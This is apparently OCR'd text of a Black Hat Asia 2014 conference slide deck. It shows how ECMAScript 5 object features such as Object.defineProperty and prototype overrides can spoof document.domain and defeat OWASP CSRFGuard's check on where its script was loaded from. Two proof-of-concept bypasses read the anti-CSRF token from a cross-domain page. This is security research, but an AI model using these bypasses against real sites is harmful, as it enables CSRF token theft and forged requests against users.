black hat ASIA 2014

JS Suicide: Using JavaScript Security Features to Kill JS Security
(Preliminary Slides)

Ahamed Nafeez
@skeptic_fx

Who is Nafeez?

Security Engineer by day, with above average interest in Web and Networks.

Defending and building secure software is harder than attacking.

Blog.skepticfx.com

Agenda

JavaScript of all things

Objects and ECMAScript 5

The Principle of Unobtrusive JavaScript

The sad story of OWASP CSRFGuard

Hunting down insecure DOM Properties

ES6 Proxies

What to expect today?

This talk is about:

- Using JavaScript's features to attack its implementations.
- A few good JS practices.

This talk is **NOT** about, how to do

- Cross site scripting
- Cross site request forgery
- Or the usual stuff you hear in JS Security like eval, Global Objects etc.

JavaScript of all things

mean

JS

mongoDB

node JS

jQuery
write less, do more.

Enough JS Primer for today

Dynamic language

Object-based

Functions are first class citizens

Native Objects

Array

Number

Math

Host Objects

DOM - Browsers
http, dns - Nodejs

black hat ASIA 2014

ECMASCRIPT 5

Tamper-Proof Objects

```
var point =
{ a: 1, b: 2 }
```

```
Object.preventExtensions(point)

point.c = 3;

// Error: Cannot set Property
```

```
Object.seal(point)

delete point.a;

// Error: Cannot delete Property
```

```
Object.freeze(point)

point.a = 100;

// Error: Cannot change Property
```

```
Object.getOwnPropertyDescriptor(point, ‘a')
```

```
Object {value: 1, writable: false, enumerable: true, configurable: false}
```

The principles of unobtrusive JavaScript

Almost Static HTML
Dynamic Data over JavaScript
via XHR, JSON etc

Cached HTML pages
Non-Cached JavaScript pages

Single Page Apps
Content Security Policy
The Rapid MVC Shift on the client side

Where do I put my dynamic + secret artifacts?


OWASP CSRFGuard

Synchroniser token pattern.

Injects ANTI-CSRF tokens in to pages dynamically

And is completely compatible with the principle of UnObtrusive JavaScript


Where did they keep their tokens?



```
/** update nodes in DOM after load **/
addLoadEvent(function() {
    injectTokens("OWASP_CSRFTOKEN", "KFEV-VGXI-9Y7W-D3LX-L96D-0L0Y-GYST-FWGU");
});
```

```
<script src=“/owasp-csrfguard.js”></script>
```

Does that mean an attacker could load this JS file from a Cross-Domain website and steal this token?




```
/**
 * Only inject the tokens if the JavaScript was referenced from HTML that
 * was served by us. Otherwise, the code was referenced from malicious HTML
 * which may be trying to steal tokens using JavaScript hijacking
 * techniques.
 */
if(isValidDomain(document.domain, "good.com")) {
```

The whole security relies on the value of document.domain

Wait ! document.domain is a lie


```
Object.defineProperty( document, ‘domain’, {
        get: function(){ return ‘good.com’}
});
```

Bypass 1



```
<script>
Object.defineProperty(document, 'domain', {
  get: function(){return 'good.com'}
});
</script>

<script type="text/javascript" src="https://good.com/owasp/csrf-guard.js">
</script>

<form action="http://www.bad.com" method="post">
<input type="submit" value="Sample Form" />
</form>

<script>

setTimeout(function(){
  var stolen_token =
    document.getElementsByTagName('form')[0].OWASP_CSRFTOKEN.value;
  alert("Your CSRF Token is: "+ stolen_token);
});
</script>
```

Bypass 2



```
<script>
String.prototype.endsWith = function(suffix) {
    return true;
};
String.prototype.startsWith = function(suffix) {
    return true;
};

Object.freeze(String.prototype);
</script>
```

Lets attempt to fix this

```
if(Object.isFrozen(String.prototype)){
        alert('You tried to tamper an Object which I use.');
        return;
}
```

Did you know?

Object.isFrozen() can be spoofed as well?

DOM Clobbering

DOM Clobbering Demo

Hunting down Objects which can be tampered

ES6 Proxies and the future of Tamper Proofing

Things to keep in mind

Today, a developer can only rely on **location.href,** as the only trusted source of location.

Every other location properties can be spoofed and played around with.

You should follow

Mario, @0x6D6172696F

Gareth Heyes, @garethheyes

Yosuke Hasegawa, @hasegawayosuke

And a few more, that I don't have space to mention here.

THANKS FOR YOUR TIME